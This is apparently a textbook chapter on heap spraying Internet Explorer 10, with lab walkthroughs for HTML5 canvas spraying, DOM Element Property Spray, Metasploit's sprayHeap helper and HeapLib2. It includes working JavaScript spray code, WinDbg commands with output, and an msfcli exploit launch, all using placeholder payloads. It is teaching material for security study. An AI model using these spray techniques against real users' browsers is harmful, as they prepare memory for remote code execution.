CHAPTER 16

Exploiting IE: Smashing the Heap

This chapter shows you the different techniques used in 0-day attacks, as disclosed in 2013 and 2014, to place malicious code (shellcode) at predictable addresses in the heap.

In this chapter, we cover the following topics:

- Spraying with HTML5
- DOM Element Property Spray (DEPS)
- HeapLib2 technique
- Flash spray with byte arrays
- Flash spray with integer vectors
- Leveraging low fragmentation heap (LFH)

Setting Up the Environment

Before learning about the different heap spray techniques, it is imperative that you have a solid understanding of how to configure and use WinDbg Debugger since we will use it extensively throughout this chapter. WinDbg is the Debugger of choice when dissecting IE-based exploits.

CAUTION It is important to realize that all the different addresses calculated in the following labs will be different from the ones in your environment; however, the results should be the same.

WinDbg Configuration

Throughout this chapter, we'll use WinDbg debugger during our analysis. This powerful debugger will give us all the information we need in order to understand the entire exploitation process in detail. For the purpose of this chapter, you will need to install the Debugging Tools for Windows package, which comes with the WinDbg debugger. At the time of this writing, the following is the URL for the 32-bit version:

http://msdn.microsoft.com/en-us/windows/hardware/hh852365

Once there, you need to go to the "Standalone Debugging Tools for Windows (Windbg)" section. In this chapter, we are going to use the Windows 7 SDK. In the SDK Installation Wizard, select Debugging Tools for Windows and clear all the other components.

Once the SDK is installed, the common path of the debugger is

c:\Program Files\Microsoft\Debugging Tools For Windows\

or for the Windows 8.1 SDK, it is

C:\Program Files\Windows Kits\8.1\Debuggers\x86\

The next (and definitely recommended) step is to configure the symbols for the OS being debugged. This will help to identify the names and addresses of the functions, the data structures information, the variable names, and so on. You can get the symbols from Microsoft every time the debugger session is started by executing the following instructions inside WinDbg:

```
kd> .sympath "SRV* http://msdl.microsoft.com/download/symbols"
kd> .reload
```

Alternatively, you can download the symbols locally (recommended) from

http://msdn.microsoft.com/en-us/windows/hardware/gg463028.aspx

and then just point WinDbg to the local folder, like so:

```
kd> .sympath c:\<directory-where-symbols-downloaded>
kd> .reload
```


You can always check our recommended links in the "For Further Reading" section for a thorough explanation of WinDbg installation and configuration.

Attaching the Browser to WinDbg

This step will be done multiple times throughout the chapter, so make sure you understand it properly. This step will always be performed inside the virtual machine to be exploited—in our case, a Windows 7 SP1.

It is very important to attach the right browser process to the debugger. As of IE 8, every time IE is started, at least two processes are spawned: one for the main browser process and a child process for the default tab created. New tabs will create new child processes as well. The goal is to attach the debugger to any child process, which can be easily identified in WinDbg. Here are the steps to accomplish this:

1. Clean up before starting. Make sure no iexplore.exe processes are running by killing them via Task Manager (CTRL-ALT-DEL).
2. Open Internet Explorer.
3. Fire up WinDbg, press F6 (File | Attach to a Process), scroll down until you find two iexplorer.exe processes (at least), and expand the tree to see all the details.



```
⊞ 2860 WatAdminSvc.exe
⊟ 3828 iexplore.exe
   └Session: 2  User: Lab-PC\Lab  Command Line: "C:\Program Files\Internet Explorer\iexplore.exe"
⊟ 3884 iexplore.exe
   └Session: 2  User: Lab-PC\Lab  Command Line: "C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3828 CREDAT:267521 /prefetch:2
⊞ 892 WmiPrvSE.exe
```

4. The main browser process (PID=3828) does not have any parameters, and the child process (tab) points to its parent's PID via the SCODEF parameter. Therefore, the process to attach in this case is the one with PID 3884 (that is, the process for the tab).


NOTE You will notice you attached the right process if the browser window becomes unresponsive (since the debugger has taken control). Enter **g** on the WinDbg command line (>-) and press ENTER to let IE run, and you will be able to interact with the browser again.

Introduction to Heap Spray

When learning about basic browser exploitation, the first topic you need to understand is a technique called *heap spray,* whose final goal is to load shellcode in memory (the heap) at a predictable address. Once this task is accomplished, the attacker must find a vulnerability in the browser to be able to execute the malicious code.

Here are the three main steps involved during browser exploitation:

1. Load the shellcode in memory at a predictable address.
2. Force an object to be freed and overwrite it with one that includes a VPTR that points to a fake vtable pointing to the shellcode loaded on step 1.
3. Trigger a vulnerability in the browser to reuse the freed object (which now has malicious pointers inserted by the attacker in step 2) and redirect execution flow to the shellcode loaded in memory in step 1.




This chapter explains step 1 in detail by covering techniques used to manipulate the heap, which is an important topic that deserves its own chapter. You will learn different techniques for placing shellcode at predictable addresses in memory. Chapter 17 covers the remaining steps analyzing the Use-After-Free technique in detail.

Although a heap spray is not malicious per se (think about filling out a big array in memory that will spray the heap, which by itself is not a malicious action), this functionality can be used maliciously by attackers, who are always trying to bypass browser-protection implementations such as the well-known Nozzle feature: the runtime Heap Spray detector.

Because this is considered an intermediate-level topic, we assume you have a good understanding of heap spray basics. If that is not the case, it is highly recommended that you read the excellent tutorial from Corelan Team, titled "Heap Spray Demystified," or Alexander Sotirov's "Heap Feng Shui in JavaScript." Check the "For Further Reading" section for suggested links.

Because Internet Explorer is still the major target chosen by the hackers, we will only demonstrate attacks on this browser—specifically, IE 10 running on Windows 7 SP1 32-bit, shown next:



Version: 10.0.9200.16798
Update Versions: 10.0.13 (KB2909921)
Product ID: 00150-20000-00003-AA459

© 2012 Microsoft Corporation. All rights reserved.

NOTE Although a heap spray is technically possible on 64-bit systems in specific scenarios, due to the larger address space, it is generally not recommended. Therefore, we will focus on 32-bit systems instead.

Spraying with HTML5

HTML5 is a not-new standard that was introduced in 2012. At the time of this writing, all major browsers, including IE 9+, Chrome 4+, Safari 4+, and Firefox 3.5+, support it. It comes with new features to provide better video and audio experience without relying on external plug-ins. Instead, these features are implemented directly with HTML5 APIs through JavaScript. Here are some cool features:

- Geolocation (GPS)
- Orientation API (orientation, motion, and acceleration of the device)

- WebGL (animation using graphics card's GPU)
- Web Audio API (for processing and synthesizing multiple audio formats)
- Webcam manipulation (camera and microphone, HD streaming, screenshots, and so on)
- Canvas element (for 2D drawing, webcam screenshots via JavaScript, and so on)

Federico Muttis and Anibal Sacco from Core Security published research in 2012 about heap spraying using HTML5.2.[1] For brevity, only the first technique in their paper will be explained here. Basically, they manipulate every single byte of a pixel (4 bytes) in a canvas image, inserting their own payload. Here is their code, taken from the Corelan.be blog, with some slight modifications (all the credit goes to Core Security):

```
<!DOCTYPE html>❶
<html><head>
  <meta http-equiv="X-UA-Compatible" content="IE=Edge;chrome=1" >❷
</head><body><script>
var memory = Array();
function fill (imgd, payload){
        for(var i=0; i<imgd.data.length; i++){
                imgd.data[i] = payload[i % payload.length]; ❸
};};
window.onload = function(){
        var payload = [0x47, 0x48, 0x41, 0x74];//GHAt
        for (var i=0; i< 2000; i++){
                var elem = document.createElement('canvas');
                elem.width = 256
                elem.height = 256
                var context = elem.getContext('2d'); ❹
                var imgd = context.createImageData(256, 256);
                fill(imgd, payload);
                memory[i] = imgd❺
}}
</script></body></html>
```

The tag at the beginning of the code ❶ is mandatory to render HTML5 code; then the code within the **head** attribute ❷ is a workaround to force IE to use the highest version of its rendering mode (useful if you are getting JavaScript errors in canvas elements).

According to W3.org, "The 2D❹ Context provides objects, methods, and properties to draw and manipulate graphics on a canvas drawing surface."

The **imgd.data**❸ is an array comprising all the color values of every single pixel in the image; the four bytes of every pixel are replaced by the values **G**, **H**, **A**, and **t**. The length of the image is calculated with the formula

4 * Height * Width

which, in our case, is 4 * 256 * 256 = 262,144, which means the string **GHAt** will be copied 65,536 times inside the image.

Finally, the new full image is stored in the memory❺ array, which stores 2,000 similar images.

DOWNLOAD

Lab 16-1: Heap Spray via HTML5

NOTE This lab, like all of the labs, has a unique README file (if needed) with instructions for set up. See the Appendix for further details.

Let's check whether the technique just described in the previous section actually works. As usual, copy canvas.html from the files available for download with this book (see the README file for more information) to the webserver /var/www/GH4/16/1/.

Monitoring the Heap Spray

After running IE through WinDbg (refer to the beginning of the chapter), go to http://<your-ip>/GH4/16/1/canvas.html, hosted on Backtrack. Right after loading canvas.html on IE, open Task Manager | Performance | Resource Monitor.

You should be able to watch how the physical memory starts being consumed by the IE process PID (the child attached in the previous step) until 86 percent of its capacity, which looks like the heap spray worked perfectly. Let's confirm this.

Press CTRL-BREAK on WinDbg to stop the debugger. Now we need to identify the heap that allocated our chunks of data. Every heap is able to allocate different sizes, so we need to be patient. Let's start by listing all available heaps:

```
0:003> !heap -stat
_HEAP 00450000
     Segments                00000001
         Reserved  bytes 00100000
         Committed bytes 00100000
     VirtAllocBlocks         00000001
         VirtAlloc bytes 004500a0
_HEAP 098e0000
     Segments                00000001
         Reserved  bytes 00040000
         Committed bytes 0001b000
     VirtAllocBlocks         00000000
         VirtAlloc bytes 00000000
.
.
.
_HEAP 00140000
     Segments                00000001
         Reserved  bytes 00010000
         Committed bytes 00010000
     VirtAllocBlocks         00000000
         VirtAlloc bytes 00000000

--- cut for brevity---
```

The next step is to identify the heaps where the "Committed bytes" are close or equal to the "Reserved bytes," which is an indication that a large portion of data was allocated there. Keep in mind that our malicious HTML tried to allocate multiple chunks, all with the same size and content. Therefore, we can query the heap for the percentage of allocations with the same size. Let's try heap 00450000:

```
0:003> !heap -stat -h 00450000
 heap @ 00450000
group-by: TOTSIZE max-display: 20
    size     #blocks     total      ( %) (percent of total busy bytes)
    a46d0 1 - a46d0  (14.17)
    1cec 43 - 791c4  (10.43)
    1ed20 2 - 3da40  (5.31)
    ---cut for brevity---
```

The list of allocations per size will be displayed and ordered by percentage of total busy bytes. We can see that the maximum percentage allocated is 14.17 percent, which is not what we would expect. Usually, we should see something around 70 percent or higher (the closer to 100 percent, the better). Therefore, let's try heap 00140000:

```
0:003> !heap -stat -h 00140000
 heap @ 00140000
group-by: TOTSIZE max-display: 20
    size     #blocks     total      ( %) (percent of total busy bytes)
    40000 7d0 - 1f400000 (99.67)
    108 4ba - 4dfd0 (0.06)
    ---cut for brevity---
```

Voila! We can see that a total of 99.67 percent of the heap was allocated with a size of 0x40000; this definitely looks like it is our data. Let's validate it by requesting all the memory offsets where these chunks of size 0x40000 were allocated:

```
0:003> !heap -flt s 40000
    _HEAP @ 450000
    _HEAP @ 10000
    _HEAP @ 140000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        087bea98 8001 0000  [00]   087beaa0    40000 - (busy)
        087feaa0 8001 8001  [00]   087feaa8    40000 - (busy)
        0b696ae8 8001 8001  [00]   0b696af0    40000 - (busy)
     ---cut for brevity---
```

So, now that we have all the memory offsets (**UserPtr**) where this data is allocated, let's print the content of offset **0b696af0**:

```
0:003> d 0b696af0
0b696af0  47 48 41 74 47 48 41 74-47 48 41 74 47 48 41 74  GHAtGHAtGHAtGHAt
0b696b00  47 48 41 74 47 48 41 74-47 48 41 74 47 48 41 74  GHAtGHAtGHAtGHAt
0b696b10  47 48 41 74 47 48 41 74-47 48 41 74 47 48 41 74  GHAtGHAtGHAtGHAt
0b696b20  47 48 41 74 47 48 41 74-47 48 41 74 47 48 41 74  GHAtGHAtGHAtGHAt
```

And there is our data. As you'll remember, the canvas.html payload is **GHAt**.

You can find your payload in the heap in various ways. Lab 16-3, later in this chapter, shows a different technique.

CAUTION As mentioned by Core Security, this method is really slow and is therefore not recommended because the victim will easily realize something is wrong with the browser and will close it, preventing any further execution. However, it helps to understand the concept. Check the paper for other ways to speed up the heap spray.

Every new technology comes with new features, but at the same time with new potential vectors of exploitation. This time, a canvas object was used, but other HTML elements can be created to spray the heap. It is important to mention that just because our HTML5 heap spray works does not necessarily mean it won't be stopped by the current heap security controls. Because no malicious payload was inserted, no detection was triggered. The same situation is applicable to the remaining exercises. Keep in mind that the main goal is to explain the technique at this point.

DOM Element Property Spray (DEPS)

The second technique for spraying the heap is via DOM Elements. The common old-school techniques used with JavaScript for allocating multiple BSTR strings on the heap no longer work as expected, but Peter Van Eeckhoutte from the Corelan Team came up with another technique called DEPS (DOM Element Property Spray) in February of 2013 to take JavaScript back to the heap spray world.[2] The technique, as of this writing, is still successful, and this section shows you how it works, with a slightly different approach.

We will not talk about all the details of this technique here, because those are already explained by the Corelan Team on their blog. Here, we only focus on aspects relevant to this discussion. Here is Corelan's code with some slight modifications:

```
<html><head></head><body>
<div id="blah"></div>
<script language = 'javascript'>
        var div_container = document.getElementById("blah");
        div_container.style.cssText = "display:none";
        var data;
        offset = 0x104;
        junk = unescape("%u2020%u2020");
        while (junk.length < 0x800) junk += junk;

        rop =
        unescape(
        "%u5247%u5941%u4148%u5F54%u4148%u4B43%u4E49%u5F47%u5434%u2148");❶
        shellcode = unescape("%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc");
        data = junk.substring(0,offset) + rop + shellcode;
        data += junk.substring(0,0x800-offset-rop.length-shellcode.length);
        while (data.length < 0x80000) data += data;
        // Targets:
        // FireFox : 0x20302210
        // IE 8, 9 and 10 : 0x20302228
        for (var i = 0; i < 0x250; i++){❷
                var obj = document.createElement("acronym");❸
                obj.title = data.substring(0,0x40000-0x58);❹
                obj.style.fontFamily = data.substring(0,0x40000-0x58);
                div_container.appendChild(obj);
        }
        alert("spray done");
</script></body></html>
```

As you can see in this code, we can inject our own payload ❶ using the Unicode format trick to place it in memory without being altered. The following is the representation of every Unicode code point (two bytes); notice the order of every byte is reversed in memory.


%u5247	%u5941	%u4148	%u5F54	%u4148	%u4B43	%u4E49	%u5f47	%u5434	%u2148
RG	YA	AH	_T	AH	KC	NI	_G	T4	!H
Reversed in Memory as GRAYHAT_HACKING_4TH!:									
GR	AY	HA	T_	HA	CK	IN	G_	4T	H!

The lines labeled ❷ and ❹ will help to calculate the predictable address in memory (in this case, 0x20302228 for IE). If you change any of these values, you might still get the heap spray, but at different memory offsets, thereby affecting the reliability of the attack. The calculation at line ❹ will set the size of the chunk to be allocated (by using the substring call), which will define the predictable offsets of our shellcode in memory (heap alignment). At the same time, increasing the value at line ❷ can impact the heap spray performance, making it more detectable. Try playing with these values to understand the different results. Finally, at line ❸ we change the element used by Corelan (a button) to an acronym instead, just to establish that this technique could be applicable to other DOM Elements.

Lab 16-2: Heap Spray via DEPS Technique

Let's check whether the heap spray still works by using the DOM Element "acronym" instead of the button.

Go to the victim machine and attach WinDbg to IE, as usual, and then go to http://your_ip/GH4/16/2/iespray.html. After getting the alert message "spray done," press CTRL-BREAK in WinDbg and then ALT-5 to open the Memory window. Then enter the expected address 20302228. You should land at our string "GRAYHAT_HACKING_4TH!" as expected, thus confirming our data is at a predictable address:



```
20302228 47 52 41 59 48 41 54 5f 48 41 43 4b 49 4e 47 5f 34 54 48  GRAYHAT_HACKING_4T
2030223b 21 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 20 20  !................
2030224e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302261 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302274 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302287 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
2030229a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203022ad 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203022c0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203022d3 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203022e6 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203022f9 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
2030230c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
2030231f 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302332 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302345 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302358 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
2030236b 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
2030237e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302391 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203023a4 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203023b7 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203023ca 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203023dd 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
203023f0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20302403 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

Automating DEPS via Metasploit

The DEPS technique has been ported to the Metasploit project at /opt/metasploit/apps /pro/msf3/lib/msf/core/exploit/http/server.rb, and according to the description, the consistent starting address of our shellcode will be at address 0x0c0d2020:

```
"DEPS - Precise Heap Spray on Firefox and IE10".  In IE, the shellcode
# should land at address 0x0c0d2020, as this is the most consistent
location across various versions.
Example of using the 'sprayHeap' function:
```

Also, from server.rb script, we can read the description of how to use this function:

```
# The "sprayHeap" JavaScript function supports the following arguments:
# shellcode => The shellcode to spray in JavaScript.  Note: Avoid null bytes.
# objId      => Optional. The ID for a <div> HTML tag.
# offset   => Optional. Number of bytes to align the shellcode, default: 0x00
# heapBlockSize => Optional. Allocation size, default: 0x80000
# maxAllocs      => Optional. Number of allocation calls, default: 0x350
#
# Example of using the 'sprayHeap' function:
#  <script>
#   #{js_property_spray}
#
#   var s = unescape("%u4141%u4141%u4242%u4242%u4343%u4343%u4444%u4444");
#   sprayHeap({shellcode:s, heapBlockSize:0x80000});
#   </script>
#
```

One of the most important options is the offset; it can be adjusted so that our shellcode is aligned with the start of the heap address, if needed. Therefore, let's use the test case found at the following URL (also found in the Lab 16-2 repository as test_case.rb) to see if it works:

https://gist.github.com/wchen-r7/89f6d6c8d26745e99e00

Copy the preceding code to our Backtrack VM:

```
metasploit_path/apps/pro/msf3/modules/exploits/windows/browser/test_case.rb
```

We have changed the shell code to the string "GRAYHAT_HACKING_4TH!" again, for demonstration purposes only:

```
var s = unescape("%u5247%u5941%u4148%u5F54%u4148%u4B43%u4E49%u5F47%u5434
%u2148");
```

Before running the script, make sure to set your own IP address at **SRVHOST** and stop Apache Web Server if running. Then execute the following:


```
msfcli exploit/windows/browser/test_case SRVHOST=192.168.78.129 SRVPORT=80 E
SRVHOST => 192.168.78.129
SRVPORT => 80
[*] Exploit running as background job.

[*] Started reverse handler on 127.0.0.1:4444
[*] Using URL: http://192.168.78.129:80/EPMG2XT❺
[*] Server started.
msf exploit(test_case) >
```

Now go to the victim's machine, attach IE to WinDbg (as usual), and go to the URL provided by Metasploit❺. You must get an alert message in your browser saying "done," confirming the test case was executed. You can also confirm the test case was loaded in the browser by looking at the Metasploit session; you should get something like the following line (with your victim's IP):

```
[*] 192.168.78.133    test_case - Sending HTML...
```

Now it is time to confirm our heap spray executed successfully. Press CTRL-BREAK in WinDbg and then ALT-5 to open the Memory window. Then enter the expected address **0x0c0d2020**, as shown here:



```
0c0d2020 47 52 41 59 48 41 54 5f 48 41 43 4b 49 4e 47 5f 34 54  GRAYHAT_HACKING_4T
0c0d2032 48 21 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  H!
0c0d2044 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2056 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2068 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d207a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d208c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d209e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d20b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d20c2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d20d4 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d20e6 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d20f8 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d210a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d211c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d212e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2140 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2152 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2164 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2176 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d2188 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0c0d219a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

Again, our string appears in the predictable address!

Automation is critical so that the lessons learned can be easily replicated in future efforts. Here, we've added the script to Metasploit so that every new engagement can be tested with the heap spray technique you just learned.

HeapLib2 Technique

HeapLi2 tool was released by Chris Valasek from IOActive at the end of 2013.[3] Basically, it is an improvement of the Heaplib tool (check the end of Lab 16-3 for details) created by Alex Sotirov in order to successfully perform a heap spray on IE9-IE11. As usual, you can find the scripts used in the Lab 16-3 from the book's repository.

Here's an extract of a script that uses the new HeapLib2 library:

```
<script type="text/javascript" src="heapLib2.js"></script>
</head>
var heap = new heapLib2.ie(obj, 0x80000);❶
var spray =
unescape("%u5247%u5941%u4148%u5F54%u4148%u4B43%u4E49%u5F47%u5434%u2148");❷
while(spray.length < 0x20000) { spray += spray } ❸
    for (var i = 0; i < 0x500; i++){
            //this will bypass the cache allocator
            heap.sprayalloc("big_attr"+i, spray); ❹
    }
```

Make sure to include the heapLib2.js library in your HTML. The call to heapLib2.ie❶ will set the maximum allocation size and then will exhaust the heap memory cache blocks in order to force a new allocation. Let's look at how this works.

Forcing New Allocations by Exhausting the Cache Blocks

As explained by Alexander Sotirov in his paper "Heap Feng Shui in JavaScript," the cache consist of four bins, each holding six blocks of a certain size range:

```
class APP_DATA{
CacheEntry bin_1_32       [6];     // blocks from 1 to 32 bytes
CacheEntry bin_33_64      [6];     // blocks from 33 to 64 bytes
CacheEntry bin_65_256     [6];     // blocks from 65 to 265 bytes
CacheEntry bin_257_32768[6];       // blocks from 257 to 32768 bytes
```

Therefore, in order to make sure our payload is allocated (and therefore able to spray the heap) using the system heap without reusing the cache, we need to allocate six blocks of the maximum size per bin❺, leaving no available cache blocks to serve, thus forcing the next string to be allocated in the heap:

```
heapLib2.ie.prototype.Oleaut32EmptyCache = function(){
    for(var i = 0; i < 6; i++)     {❺
        this.alloc("cache0x20"+i, 0x20, true);//32
        this.alloc("cache0x40"+i, 0x40, true);//64
        this.alloc("cache0x100"+i, 0x100, true);//256
        this.alloc("cache0x8000"+i, 0x8000, true);//32768
```

Then, HeapLib2 will allocate our payload in the heap by using randomly generated❹ DOM attributes❻:

```
var attr = document.createAttribute(attr_name);❻
this.element.setAttributeNode(attr);
this.element.setAttribute(attr_name, str);
```

Let's test it in our lab.

Lab 16-3: HeapLib2 Spraying

Attach IE to WinDbg, as usual, and navigate to http://your_ip/GH4/16/3/heapLib2_test.html. Wait for the alert message "HeapLib2 done" to confirm the script has finished execution.

Press CTRL-BREAK in WinDbg to stop the debugger and analyze the browser's heap. This time, we will identify the heap that allocated our payload backwards. Let's start by searching for our string within the entire user space. Because we allocated 99 percent of the heap, this task could take a long time. Therefore, we'll just wait for about three seconds after executing the following command and then press CTRL-BREAK❶ to finish searching:

```
0:022> s -a 0x00000000 L?0x7FFFFFFF "GRAYHAT_HACKING"
060d0010  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
060d0024  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
060d0038  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
060d004c  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
```

```
060d0060  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
060d0074  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
.
.
.
06ae1044  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
06ae1058  47 52 41 59 48 41 54 5f-48 41 43 4b 49 4e 47 5f  GRAYHAT_HACKING_
^ User interrupted operation ❶ error in 's -a 0x00000000 l?0x7FFFFFFF
 "GRAYHAT_HACKING'
```

We can see that our string has been identified at different memory locations, so let's pick the last one displayed (adjust the address with yours) and ask for the heap it belongs to:

```
0:022> !heap -p -a 06ae1058
    address 06ae1058 found in
    _HEAP @ 3f0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        06ab9d08 fe00 0000  [00]   06ab9d10    7eff8 - (free)
```

So, the memory address belongs to heap 3f0000. Let's print its statistics:

```
0:022> !heap -stat -h 3f0000
 heap @ 003f0000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    50010 4ff - 18fb4ff0  (99.22)
    a46d0 1 - a46d0  (0.16)
    1ed20 2 - 3da40  (0.06)
```

Finally, we have confirmed that we successfully allocated 99.22 percent of the available space in that specific heap with our payload.

If automation via Metasploit or other software is not possible, creating a library is also a good strategy to keep the lessons learned documented. This will allow us to add new features as soon as they become available. HeapLib2 is a good example of improvement; it keeps the same structure used in HeapLib but uses a different technique of allocation instead of using the substring function:

```
this.mem[tag].push(arg.substr(0, arg.length));
```

The new version creates new DOM attributes and sets them with the payload for allocation. This allocation technique helps the heap spray to be successfully performed in modern browsers, as shown on this lab:

```
var attr = document.createAttribute(attr_name);
this.element.setAttributeNode(attr);
this.element.setAttribute(attr_name, payload);
```

Flash Spray with Byte Arrays

